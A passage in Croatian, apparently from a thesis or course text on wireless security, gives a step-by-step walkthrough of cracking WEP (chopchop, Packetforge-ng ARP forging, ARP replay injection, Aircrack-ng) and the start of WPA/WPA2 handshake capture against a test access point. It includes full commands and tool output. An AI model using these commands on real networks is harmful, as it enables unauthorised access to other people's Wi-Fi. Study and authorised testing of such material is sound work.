Ukoliko napad fragmentacije bude neuspješan, preporuča se izvršavanje *chopchop* napada za dobivanje *PRGA* datoteke. Mogući razlozi su da se računalo nalazi preblizu ili predaleko od pristupne točke, ili pak problem leži u pogonskim programima bežične mrežne kartice. To se odnosi na *mac80211* verziju pogonskih programa koji nisu tako stabilni kao *ieee80211* verzija, te na *madwifi-ng* pogonske programe.


### › *Aireplay-ng chopchop* napad

Otvara se novi *Terminal* (ili nova kartica otvorenog *Terminala*) te se pokreće naredba sa Slike 6.32. koja predstavlja sintaksu za pokretanje *chopchop* napada [19].


*Slika 6.32. Sintaksa naredbe za pokretanje chopchop napada*


Parametar *-4* definira da se radi o *Aireplay-ng chopchop* napadu. Ovaj napad, kada je uspješan,

može dekriptirati *WEP* paket s podacima bez poznavanja ključa. Uspješan je čak i protiv dinamičkog *WEP* ključa. Ovaj napad ne probija i ne otkriva *WEP* ključ, nego samo otkriva čisti tekst (*engl. Plaintext*). Ipak, neke pristupne točke su otporne na ovaj napad. Neke se mogu činiti neotpornima na početku, ali zapravo odbacuju podatkovne pakete kraće od 60 bajtova. Ako pristupna točka odbacuje pakete kraće od 42 bajta, *Aireplay-ng* pokušava pogoditi ostatak podataka koji nedostaju, ukoliko su zaglavlja predvidljiva. Ako se zaprimi *IP* paket, dodatno provjerava je li kontrolna suma zaglavlja (*engl. Header Checksum*) točna nakon pogađanja dijelova koji nedostaju. Ovaj napad zahtijeva barem jedan *WEP* podatkovni paket. *-b* definira *MAC* adresu pristupne točke, a *-h MAC* adresu *Wi-Fi* mrežne kartice računala s kojeg se pokreće napad i mora se podudarati s *MAC* adresom koja je uspješno autentificirana s pristupnom točkom → Slika 6.28.! Odgovor ove naredbe je prikazan na Slici 6.33.




*Slika 6.33. Odgovor chopchop napada*

Kada stigne paket od pristupne točke, potrebno je potvrditi korištenje tog paketa upisivanjem slova "*Y*" te tipkom *enter*. Uspješno provođenje *chopchop* napada i stvaranje *PRGA* datoteke je prikazano na Slici 6.34.




*Slika 6.34. Uspješno provođenje chopchop napada i stvaranje PRGA datoteke*

Stvorena *PRGA* datoteka iz *chopchop* napada "*replay_dec-0526-151558.xor*" se onda može koristiti u sljedećem koraku za generiranje *ARP* paketa korištenjem *Packetforge-ng* alata.

### › *Packetforge-ng*

*Packetforge-ng* [19] alat se koristi za stvaranje *ARP*, *UDP*, *ICMP* ili nekih drugih paketa. *Packetforge-ng* alat stvara kriptirane pakete koji se naknadno mogu koristiti za ubacivanje i stvaranje mrežnog prometa. Mogu se stvoriti različite vrste paketa, kao što su *ARP* zahtjevi, *UDP*, *ICMP* ili neki drugi paketi. Najčešće se koristi za stvaranje *ARP* zahtjeva za naknadno ubacivanje i stvaranje mrežnog prometa. Za stvaranje šifriranog paketa, treba imati *PRGA* datoteku. *PRGA* se koristi za šifriranje stvorenog paketa od strane *Packetforge-ng* alata. *PRGA* se obično dobiva iz *Aireplay-ng chopchop* napada ili napada fragmentacije.

Ovaj korak opisuje korištenje *Packetforge-ng* alata za stvaranje *ARP* paketa. U prethodnom koraku je bilo važno pribaviti *PRGA* datoteku uz pomoć *chopchop* napada ili napada fragmentacije. Nije važno koji od ta dva napada je korišten za generiranje *PRGA* datoteke, oba su jednaka. Nakon uspješnog *chopchop* napada ili napada fragmentacije, *PRGA* je pohranjen u datoteku koja završava s "*.xor*" ekstenzijom. Sada se *PRGA* koristi za generiranje *ARP* paketa koji će stvoriti ogromnu količinu inicijalizacijskih vektora u vrlo kratkom vremenu. Cilj je da pristupna točka ponovno emitira ubačeni *ARP* paket svim korisnicima na mreži. Kada pristupna točka to učini, *Airodump-ng* snimi veliki broj novih inicijalizacijskih vektora u vrlo

kratkom vremenu. Svi ti novi inicijalizacijski vektori će se koristiti za probijanje *WEP* ključa. Generiranje *ARP* paketa se izvršava u novom *Terminalu* (ili u novoj kartici otvorenog *Terminala*) naredbom sa Slike 6.35.

```
root@kali:~# packetforge-ng -0 -a 02:21:91:1B:6B:34 -h 00:16:44:77:6D:7C -k 255.255.255.2
55 -l 255.255.255.255 -y replay_dec-0526-151558.xor -w arp_request
```

*Slika 6.35. Generiranje ARP paketa pomoću Packetforge-ng alata*

Parametar *-0* definira da se želi izgenerirati *ARP* paket, *-a* predstavlja *MAC* adresu pristupne točke, *-h* je *MAC* adresa mrežne kartice računala, *-k* je *IP* adresa odredišta (većina pristupnih točaka odgovara na 255.255.255.255 *IP* adresu), *-l* je *IP* adresa izvorišta (većina pristupnih točaka odgovara na 255.255.255.255 *IP* adresu), *-y* definira naziv i lokaciju datoteke koja sadrži *PRGA*, a dobivena je *chopchop* napadom ili napadom fragmentacije (u ovom slučaju je to naziv: "*replay_dec-0526-151558.xor*"), i parametar *-w* definira željeni naziv stvorenog *ARP* paketa (u ovom slučaju je odabran naziv "*arp_request*"). Odgovor prethodne naredbe je prikazan na Slici 6.36.

```
root@kali:~# packetforge-ng -0 -a 02:21:91:1B:6B:34 -h 00:16:44:77:6D:7C -k 255.255.255.2
55 -l 255.255.255.255 -y replay_dec-0526-151558.xor -w arp_request
Wrote packet to: arp_request
```

*Slika 6.36. Stvaranje ARP zahtjeva pomoću Packetforge-ng alata*

*ARP* zahtjev je stvoren te ovime ujedno završava korištenje *Packetforge-ng* alata.


Zadnji korak napada koji uključuje *Aireplay-ng* alat je ubacivanje prethodno stvorenog *ARP* paketa (točnije *ARP* zahtjeva) kojeg će pristupna točka ponavljati i slati svim klijentima na mreži te time generirati veliku količinu novih inicijalizacijskih vektora koji će omogućiti probijanje *WEP* ključa *Aircrack-ng* alatom – čim se prikupi veći broj novih inicijalizacijskih vektora, time se povećavaju šanse za probijanjem *WEP* ključa. Radi se o *Aireplay-ng* interaktivnom napadu. Sintaksa naredbe za sljedeći napad je prikazana na Slici 6.37., a izvodi se također u novom *Terminalu* ili u novoj kartici trenutnog *Terminala*.

```
root@kali:~# aireplay-ng -2 -r arp_request mon0
```

*Slika 6.37. Aireplay-ng interactiv napad*


Parametar *-2* naznačuje da se radi o *Aireplay-ng* interaktivnom napadu. Ovaj napad omogućuje da se odabere određeni paket za neprestano slanje – ubacivanje (*engl. Injecting*) pristupnoj točki. Paketi koji će se koristiti u ovom napadu mogu doći iz dva izvora. Prvi je od stvarnog mrežnog prometa u kojem se paketi šalju u realnom vremenu od strane bežične kartice. Drugi je iz *pcap* datoteke. Čitanje iz datoteke je korisna i često upotrebljavana značajka *Aireplay-ng* alata. Omogućuje čitanje paketa od drugih sesija snimanja paketa, ili vrlo često, razni napadi stvaraju

*pcap* datoteke za jednostavno ponovno korištenje. Čestu uporabu nalazi kod čitanja datoteka koje sadrže pakete stvorene pomoću *Packetforge-ng* alata, zbog čega se upravo i koristi u ovom napadu probijanja *WEP* ključa. Parametar *-r* definira naziv stvorenog *ARP* zahtjeva koji je odabran u prethodnom koraku (Slika 6.35.), u ovom slučaju je to naziv: "*arp_request*". Odgovor ove naredbe je prikazan na Slici 6.38.




*Slika 6.38. Odgovor Aireplay-ng interactiv napada*

Potrebno je upisati slovo "*Y*" te tipkom *enter* potvrditi korištenje odabranog paketa. Program zatim odgovara pokazujući koliko paketa se ubacuje i podsjeća da je korisno pokrenuti *Airodump-ng* alat ako to već nije učinjeno, što je vidljivo na Slici 6.39.




*Slika 6.39. Aireplay-ng prikazuje koliko paketa je poslano te brzinu slanja istih*

Treba napomenuti da se slanje paketa ne prekida sve do uspješnog probijanja *WEP* ključa! Ovime je osigurano prikupljanje velike količine inicijalizacijskih vektora u vrlo kratkom vremenu što će osigurati uspješno probijanje *WEP* ključa. Time ujedno završava upotreba *Aireplay-ng* alata te se prelazi na posljednji korak koji uključuje *Aircrack-ng* alat.

### 6.2.4. Aircrack-ng

Posljednji korak je naravno pokretanje *Aircrack-ng* alata koji će iskoristiti prikupljene inicijalizacijske vektore i probiti *WEP* ključ. Sintaksa naredbe je identična onoj iz prethodnog poglavlja (Slika 6.18), a upisuje se u novi *Terminal* ili u novu karticu otvorenog *Terminala*. Jedina stvar na koju treba obratiti pažnju je točno definiranje naziva datoteke koju je stvorio *Airodump-ng* tijekom snimanja mrežnog prometa (Slika 6.24.). Uz taj naziv je potrebno dodati i "*-01.cap*" jer *Airodump-ng* svakoj datoteci automatski dodjeljuje brojeve, a datoteka je "*.cap*" formata. Nakon pokretanja ove naredbe, dobije se odziv sličan onome prikazanom na Slici 6.40.

```
root@kali:~# aircrack-ng test-wep-nc-01.cap
```

*Slika 6.40. Sintaksa naredbe za pokretanje Aircrack-ng alata*


*Aircrack-ng* će započeti s probijanjem *WEP* ključa korištenjem prikupljenih inicijalizacijskih vektora. Ovisno o veličini ključa i trenutnoj količini prikupljenih inicijalizacijskih vektora, *Aircrack-ng* će prikazati *WEP* ključ ili grešku prikazanu na Slici 6.41.

```
                              Aircrack-ng 1.2 rc1

                    [00:00:51] Tested 162977 keys (got 28278 IVs)

   KB    depth   byte(vote)
    0   64/ 68   EB(31744) 07(31488) E6(31488) F7(31488) 31(31232) 48(31232)
    1    9/ 10   9A(34816) 10(34304) AC(34304) 32(34048) A0(34048) F4(34048)
    2   17/  2   92(33792) A3(33536) 3F(33280) 4A(33280) 8B(33280) B9(33280)
    3   23/  3   DA(33792) 5F(33536) 7D(33536) 8C(33536) B9(33536) C6(33536)
    4    3/  5   82(36864) 28(35328) 4C(35328) 94(35328) 21(34304) 43(34304)

Failed. Next try with 30000 IVs.
```

*Slika 6.41. Neuspješno probijanje WEP ključa zbog premale količine inicijalizacijskih vektora*

Ukoliko se prikaže greška i *Aircrack-ng* ne uspije probiti *WEP* ključ jer nema dovoljno prikupljenih inicijalizacijskih vektora, potrebno je ništa ne dirati i pričekati da *Airodump-ng* prikupi traženi broj inicijalizacijskih vektora. *Aircrack-ng* će onda automatski započeti s probijanjem *WEP* ključa i ukoliko ima dovoljno prikupljenih inicijalizacijskih vektora prikazati

će *WEP* ključ. Za 64-bitni *WEP* dijeljeni ključ (čine ga 5 *ASCII* znakova) je potrebno svega oko 20 000 inicijalizacijskih vektora, dok je za 128-bitni *WEP* dijeljeni ključ (čine ga 13 *ASCII* znakova) potrebno oko 40 000 inicijalizacijskih vektora. U ovom slučaju je bilo potrebno oko 44 000 inicijalizacijskih vektora koji su prikupljeni za nepunih dvije minute, a cijeli proces probijanja *WEP* ključa pristupne točke na koju nije povezan niti jedan klijent je trajao oko 5 minuta.




*Slika 6.42. Uspješno probijanje WEP ključa*

## 6.3. PROBIJANJE WPA/WPA2 KLJUČA PRISTUPNE TOČKE S POVEZANIM KLIJENTIMA

Nakon obrađenog probijanja *WEP* ključa pristupne točke na koju su povezani klijenti i slučaja kad na pristupnu točku nije povezan niti jedan klijent, slijedi poglavlje u kojem se probijaju *WPA* te *WPA2* ključevi [18]. Bez obzira koristi li pristupna točka *WPA* ili *WPA2* sustav zaštite, postupci su identični za oba oblika zaštite stoga će oni biti objedinjeni i obrađeni u ovom te sljedećem poglavlju. Postupak je identičan kao i u prethodna dva poglavlja što se *Airmon-ng* i *Airodump-ng* programa tiče, jedine sitne razlike su prisutne kod *Aireplay-ng* te *Aircrack-ng* alata. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja *WPA* rukovanja (*engl. WPA Handshake*) ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov napad deautentifikacije povezanog klijenta s pristupnom točkom, pokrenuti *Aircrack-ng* alat te pomoću snimljenog *WPA/WPA2* rukovanja i rječnika probiti *WPA/WPA2* ključ.

### 6.3.1. Airmon-ng

Za početak je potrebno bežičnu mrežnu karticu postaviti u nadzorni način rada.

```
root@kali:~# airmon-ng start wlan0
```

*Slika 6.43. Postavljanje bežične kartice u nadzorni način rada*

Ukoliko bude potrebno, pokreću se naredbe za gašenje određenih procesa koji bi mogli izazvati smetnje pri izvođenju daljnjih operacija.

```
root@kali:~# kill 3036
root@kali:~# kill 3126
```

*Slika 6.44. Gašenje određenih procesa*

Nakon što je *Wi-Fi* kartica uspješno postavljena u nadzorni način rada pomoću *Airmon-ng* alata čime je stvoreno *mon0* sučelje, te su ugašeni određeni procesi, može se pristupiti pokretanju *Airodump-ng* alata.

### 6.3.2. Airodump-ng

Sljedeća naredba omogućuje skeniranje dostupnih pristupnih točaka u blizini računala s kojeg se obavlja napad.

```
root@kali:~# airodump-ng mon0
```


*Slika 6.45. Sintaksa naredbe koja pokreće Airodump-ng program*

Slika 6.46. prikazuje sve pristupne točke i klijente koji su povezani na neke od njih, a nalaze se u blizini računala s kojeg se izvršava napad.

```
CH  9 ][ Elapsed: 28 s ][ 2015-06-01 09:55

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:21:91:1B:6B:34  -56       66       10    0   6  54   WPA2 CCMP   PSK  TEST-WPA_WPA2
F8:D1:11:31:A5:E2  -84       37        2    0   1  54   WPA2 CCMP   PSK  Jurisak1
EC:8A:4C:92:93:42  -93       22        0    0   6  54e. WPA2 CCMP   PSK  jicdkc
7C:03:4C:1F:2D:C3  -96       17        0    0  11  54   WEP  WEP         OptiDSL_2DC2
0E:84:DC:98:53:AF  -97        8        0    0  13  54e. WPA2 CCMP   PSK  DIRECT-hU-BRAVIA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:16:44:77:6D:7C    0    0 - 1      0        13
(not associated)   20:62:74:B2:5D:A0  -95    0 - 1      1         3
(not associated)   00:4F:62:2C:3E:32  -96    0 - 6      0         1  IVAN
(not associated)   0C:84:DC:98:53:AF  -99    0 - 1      0         3  OptiDSL1
(not associated)   6C:71:D9:2D:F8:D3  -101    0 - 1      0         1
```

*Slika 6.46. Pristupne točke koje je skenirao Airodump-ng alat*

Za ovo testiranje je odabrana *TEST-WPA_WPA2* pristupna točka.





*Slika 6.47. TEST-WPA_WPA2 pristupna točka*

Dakle, potrebno je zabilježiti njene korisne informacije te pokrenuti već korištenu naredbu koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke. Na taj način se eliminira mrežni promet svih ostalih bežičnih mreža u blizini.

```
root@kali:~# airodump-ng -c 6 -w test-wpa-wpa2 --bssid 02:21:91:1B:6B:34 mon0
```

*Slika 6.48. Sintaksa naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*


Uz parametar *-c* stoji broj *6* jer je pristupna točka podešena na kanalu *6*. Važno je upamtiti upisano ime datoteke koje se odabire *-w* parametrom u koje će *Airodump-ng* spremati snimljeni mrežni promet definirane pristupne točke, jer će ta ista datoteka kasnije biti korištena u *Aircrack-ng* programu za probijanje *WPA* ključa uz pomoć *WPA* rukovanja te rječnika! U ovom slučaju je odabran *test-wap-wpa2* naziv te datoteke. *--bssid* je *MAC* adresa pristupne točke. Odgovor ove naredbe je prikazan na Slici 6.49.




*Slika 6.49. Odgovor naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*

Budući da se pod kolonom *STATION* nalazi jedna *MAC* adresa, to upućuje na to da je na pristupnu točku povezan jedan klijent koji koristi resurse mreže. Iz ovoga se zaključuje da je moguće odraditi napad deautentifikacije postojećeg klijenta. To znači da će *MAC* adresa klijenta

biti korištena za deautentifikaciju i snimanje *WPA* rukovanja kojeg će razmjeniti s pristupnom točkom prilikom ponovne autentifikacije. Snimanje mrežnog prometa se nakon uspješno snimljenog *WPA* rukovanja može prekinuti *Ctrl+C* prečicom jer za razliku od probijanja *WEP* ključeva, kod probijanja *WPA/WPA2* ključeva količina prikupljenih paketa ne utječe na uspješnost izvođenja napada i probijanja *WPA/WPA2* ključa.





*Slika 6.50. MAC adresa klijenta koja će biti korištena u sljedećoj naredbi*

Ovime ujedno završava korištenje *Airodump-ng* alata, a započinje korištenje *Aireplay-ng* alata.

### 6.3.3. Aireplay-ng

Sljedeća naredba koja uključuje Aireplay-ng alat, a koju je potrebno izvršiti u novom *Terminalu* ili pak u novoj kartici otvorenog *Terminala* je prikazana na Slici 6.51.



